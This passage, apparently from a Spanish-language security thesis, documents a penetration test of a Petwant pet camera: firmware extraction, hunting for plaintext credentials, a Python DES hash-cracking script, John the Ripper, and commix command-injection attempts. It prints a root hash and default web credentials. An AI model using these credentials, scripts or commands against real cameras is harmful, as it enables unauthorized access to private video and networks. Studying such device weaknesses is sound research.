

FIGURA 81 - DATOS RECOGIDOS POR EL PUERTO SERIE

Reiniciando el dispositivo, se puede ver como imprime información del arranque del sistema, como la descompresión de los archivos, inicio de servicios y montado de sistema de ficheros. Pero al final se queda en un ***login*** (igual que el de telnet) en el cual no se tienen credenciales.

4.6. Análisis del firmware

Una vez que se tiene el firmware del dispositivo, ya se puede pasar a analizarlo con el objetivo de obtener todos los datos posibles de su funcionamiento y del software que lleva integrado, de forma que a la hora de enfrentarse al equipo desde fuera, sea más “sencillo”.

4.6.1. Recolección de Información

Para analizar el firmware se ha hecho uso de la herramienta **Binwalk**, que permite ver en detalle las distintas secciones del archivo, como datos comprimidos, ejecutables y otro tipo de archivos que se encuentren dentro de ese binario.

Binwalk es una herramienta de análisis de firmwares escrita por *Craig Heffner*, que permite el análisis, extracción y *reversing*. Las características principales de Binwalk son:

- Identificación y extracción de archivos
- Identificación de código
- Análisis de entropía
- Análisis heurístico de datos
- Análisis de strings

La característica base es la identificación de archivos dentro de una imagen, mostrando el offset en el que se encuentra, tamaño y tipo de archivo.

Para lanzar este software se ha ejecutado el siguiente comando:

```
binwalk  spidump.bin
```



FIGURA 82 - ANÁLISIS DEL FIRMWARE CON BINWALK

En la imagen se puede apreciar las distintas partes del firmware:

- uImage header: Es el **kernel** que usa el sistema. Se ve que la arquitectura que tiene es **ARM**.
- Sistemas de ficheros **SquashFS**
- Sistemas de ficheros **JFFS2**
- Datos comprimidos en **Zlib**

Para extraer los datos de la imagen del firmware hay dos formas, automática (a veces no es perfecta y conviene hacerlo manualmente) y manual.

Para hacerlo manual hay que usar el comando *dd* y ajustar los offsets del archivo para guardar solo la parte que interese.

```
dd if=spidump.bin skip=2359296 bs=1 count=$((6291456-2359296)) of=squash1
```

- if: Archivo desde el que se va a copiar
- skip: Offset de memoria desde el que va a empezar a copiar (en decimal)
- bs: Tamaño de los bloques que se van a copiar (1 byte)
- count: Número de bloques que se van a copiar

- of: Archivo destino en el que se va a copiar el contenido especificado



FIGURA 83 - EXTRACCIÓN MANUAL DEL SISTEMA DE FICHEROS SQUASHFS

Para que intente descomprimir automáticamente los comprimidos dentro del firmware hay que lanzar binwalk con los siguientes flags activados:

```
binwalk –Me spidump.bin
```

- -e: Opción para extraer los archivos que encuentre en el firmware
- -M: Opción para realizar la tarea anterior de forma recursiva

Ya con todos los ficheros y datos extraídos, se procede a buscar datos interesantes en el firmware.

Lo primero que se ha hecho es buscar **certificados** y **bases de datos**. Para ello, el comando *find* facilita la tarea:

```
find / -name "*.pem"
find / -name "*.der"
find / -name "*.crt"
find / -name "*.db"
```

- -name: Opción para buscar archivos por nombre (en este caso los que acaben con esas extensiones)

Tras haber ejecutado estas búsquedas no se ha obtenido ningún resultado.

Navegando y buscando por los archivos del sistema de ficheros extraído (***SquashFS***), se han obtenido cosas como:

Datos de los AP:

Datos guardados de las redes Wi-Fi que se encontraban disponibles en el entorno del dispositivo:



FIGURA 84 - REDES INALÁMBRICAS DISPONIBLES EN EL ENTORNO

<u>Contraseñas Wi-Fi en claro</u>:

Contraseñas de los puntos de acceso a los que se ha conectado en texto plano. Como se puede ver en la imagen, se ha conectado a la red inalámbrica "*WifiFake*" con una contraseña de tipo WPA cuyo valor es "*12345678*".



FIGURA 85 - CONTRASEÑA DEL WI-FI GUARDADA EN CLARO

Autenticación RTSP deshabilitada:

Con la autenticación deshabilitada por defecto se podría ver el streaming de video con tan solo conocer la URL.



FIGURA 86 - AUTENTICACIÓN RTSP DESHABILITADA

Usuarios y contraseñas:

Credenciales de algún servicio del sistema.



FIGURA 87 - USUARIOS Y CONTRASEÑAS ENCONTRADOS POR EL FIRMWARE

Páginas del servidor web HTTP:

Con todos los archivos del servidor web que se ven ya se tiene una visión de la estructura de la web, y los binarios que tratan las peticiones generadas por los *javascript*. Posteriormente habrá que analizar detenidamente esos binarios.

- upgrade_firmware.cgi
- upgrade_htmls.cgi



FIGURA 88 - ARCHIVOS Y DIRECTORIOS DEL SERVIDOR WEB



FIGURA 89 - BINARIOS DEL SERVIDOR WEB

Credenciales del sistema:

Lo más probable es que el usuario y contraseña del login de Telnet sea root :FCb/N1tGGXtP6, que son los datos de acceso a la cuenta de ***root*** del sistema obtenidos del archivo "/etc/shadow" del sistema de ficheros.

El hash de la contraseña está en **DES crypt** (el algoritmo tradicionalmente usado en UNIX). A día de hoy está considerado como inseguro y no se recomienda su utilización. Este algoritmo solo utiliza los 7 primeros caracteres de la contraseña y 2 caracteres adicionales (sal).



FIGURA 90 - CREDENCIALES DEL SISTEMA

Modelo de la cámara:

El dispositivo hardware que usa el dispositivo para procesar tanto el contenido de video como de audio es *GM8136*.



FIGURA 91 - SOC GM8136 PARA LA CÁMARA

4.6.2. Ataque

Con toda la información que se ha recogido del firmware, ahora toca volver atrás, a los servicios que se habían analizado anteriormente.

Servidor Telnet:

Con el usuario y hash obtenidos de los archivo "*/etc/passwd*" y "*/etc/shadow*" se va a intentar ***crackear*** el hash mediante fuerza bruta y *wordlists* en paralelo.

Para intentar encontrar la contraseña mediante wordlists, se ha creado un script en python y se ha usado la lista de 15Gb de ***Crackstation***.

Este script lo que hace principalmente es coger cada password de la lista que se le pase como argumento, realizar un hash con la función ***crypt*** de Unix (con una *sal* de valor "FC") y compararlo con el hash que se está buscando.

```
python DEScrack.py wordlist.txt
```

```python
#/usr/bin/env python

import crypt
import sys
import time

match = 'FCb/N1tGGXtP6'
counter = 0
flag = True
count = 0

def hash(x):
    #user, x = x.split(":")
    c = crypt.crypt(x, "FC")
    #print c
    if c == match:
        print ("\n[+] PASS FOUND: "+ x + "\n")
        raise KeyboardInterrupt


with open(sys.argv[1]) as f:
    #content = f.read().splitlines()   #Este metodo para archivos grandes es muy ineficiente en m

    start_time = time.time()
    for i in f:
        i = i.strip("\n")
        counter= counter+1
        if (counter % 1000000) == 0:
            if flag:
                print "{} Kpasswords/sec".format((float(counter)/(time.time()-start_time))/1000)
                flag = False
            print "Linea "+ str(counter/1000000) + "M"

        try:
            hash(i)
        except KeyboardInterrupt:
            exit(0)
        except:
            count = count+1
            if count % 1000 == 0:
                print "Excepciones" + str(count)
            continue

    print "Finished {} passwords".format(counter)

```

SCRIPT 4 - DES CRACKER BRUTEFORCER BASADO EN WORDLISTS

Una vez el script ha finalizado, ninguna de las palabras de la lista coincide con la que se busca.

Para realizar bruta se ha usado **John The Ripper**, funcionando a una velocidad aproximada de 30 millones de contraseñas por segundo (depende del hardware del ordenador).

John the Ripper es un programa de criptografía que aplica fuerza bruta para descifrar contraseñas. Es capaz de romper varios algoritmos de cifrado o hash, como DES, SHA-1 y otros.

Es una herramienta de seguridad muy popular, ya que permite a los administradores de sistemas comprobar que las contraseñas de los usuarios son suficientemente buenas.

John the Ripper es capaz de autodetectar el tipo de cifrado de entre muchos disponibles, y se puede personalizar su algoritmo de prueba de contraseñas. Eso ha hecho que sea uno de los más usados en este campo.

john hash.txt



FIGURA 92 - JOHN THE RIPPER

Servidor Web:

Con todos los usuarios y contraseñas que se encontraron en el análisis del firmware hay uno con el que se ha conseguido acceder a la web:

- operate:p8e6t1s3

FIGURA 93 - PÁGINA PRINCIPAL DE LA WEB



FIGURA 94 - PANEL DE ADMINISTRACIÓN "OCULTO" DE LA CÁMARA

El interfaz web para la configuración de la cámara no es del fabricante PETWANT, es del fabricante de la cámara, solo que Petwant ha dejado el interfaz web tal cual, pero le ha quitado la mayoría de los binarios que procesaban muchas de las opciones que están en el interfaz web. Al final solo han dejado dos binarios:

- **upgrade_firmware.cgi**
- **upgrade_htmls.cgi**

Por lo que esos son el único ***path* de ataque** hacia el sistema. A continuación se ven los binarios que dispone el sistema desde el navegador dentro de la carpeta "*cgi-bin*":



FIGURA 95 - LISTA DE BINARIOS CGI DEL SERVIDOR

Se ha usado la herramienta **Commix** para automatizar los intentos de ***command injection*** en el interfaz web.

Commix es un acrónimo de COMMand Injection eXploiter que va a permitir analizar rápidamente una página web para comprobar si es segura o tiene alguna vulnerabilidad y, de ser así, comprobar si es posible explotar dicha vulnerabilidad. Esta herramienta se centra

principalmente en las vulnerabilidades de inyección de comandos a través de ciertos parámetros y cadenas vulnerables que puedan residir en un servidor web.

```
./commix.py –u http://192.168.0.1:81/admin.htm –auth-type=basic –auth-cred=operate:p8e6t1s3 –tmp-path=/tmp –ps-version –level=3
```



FIGURA 96 - COMMIX PARA AUTOMATIZAR COMMAND INJECTION

Una vez la herramienta ha acabado, no se ha obtenido ningún resultado.

Analizando el tráfico mientras se probaban inyecciones manuales de comandos con el ***Burp***, se descubrió un ***leak*** de credenciales de acceso a la web, como por ejemplo la contraseña del administrador (analizando los ficheros del firmware no estaba).



FIGURA 97 - CAPTURA DE WIRESHARK DONDE SE VEN LAS CREDENCIALES DE ADMINISTRADOR

Haciendo *login* con los credenciales de administrador en el panel web, se siguen teniendo aparentemente las mismas opciones que un usuario normal.

Se ha intentado inyectar comandos en los parámetros que se envían a los dos binarios mencionados anteriormente, pero no se ha conseguido ejecutar ningún comando.



FIGURA 98 - INTENTO DE INYECCIÓN DE COMANDOS A TRAVÉS DE UPGRADE_FIRMWARE.CGI

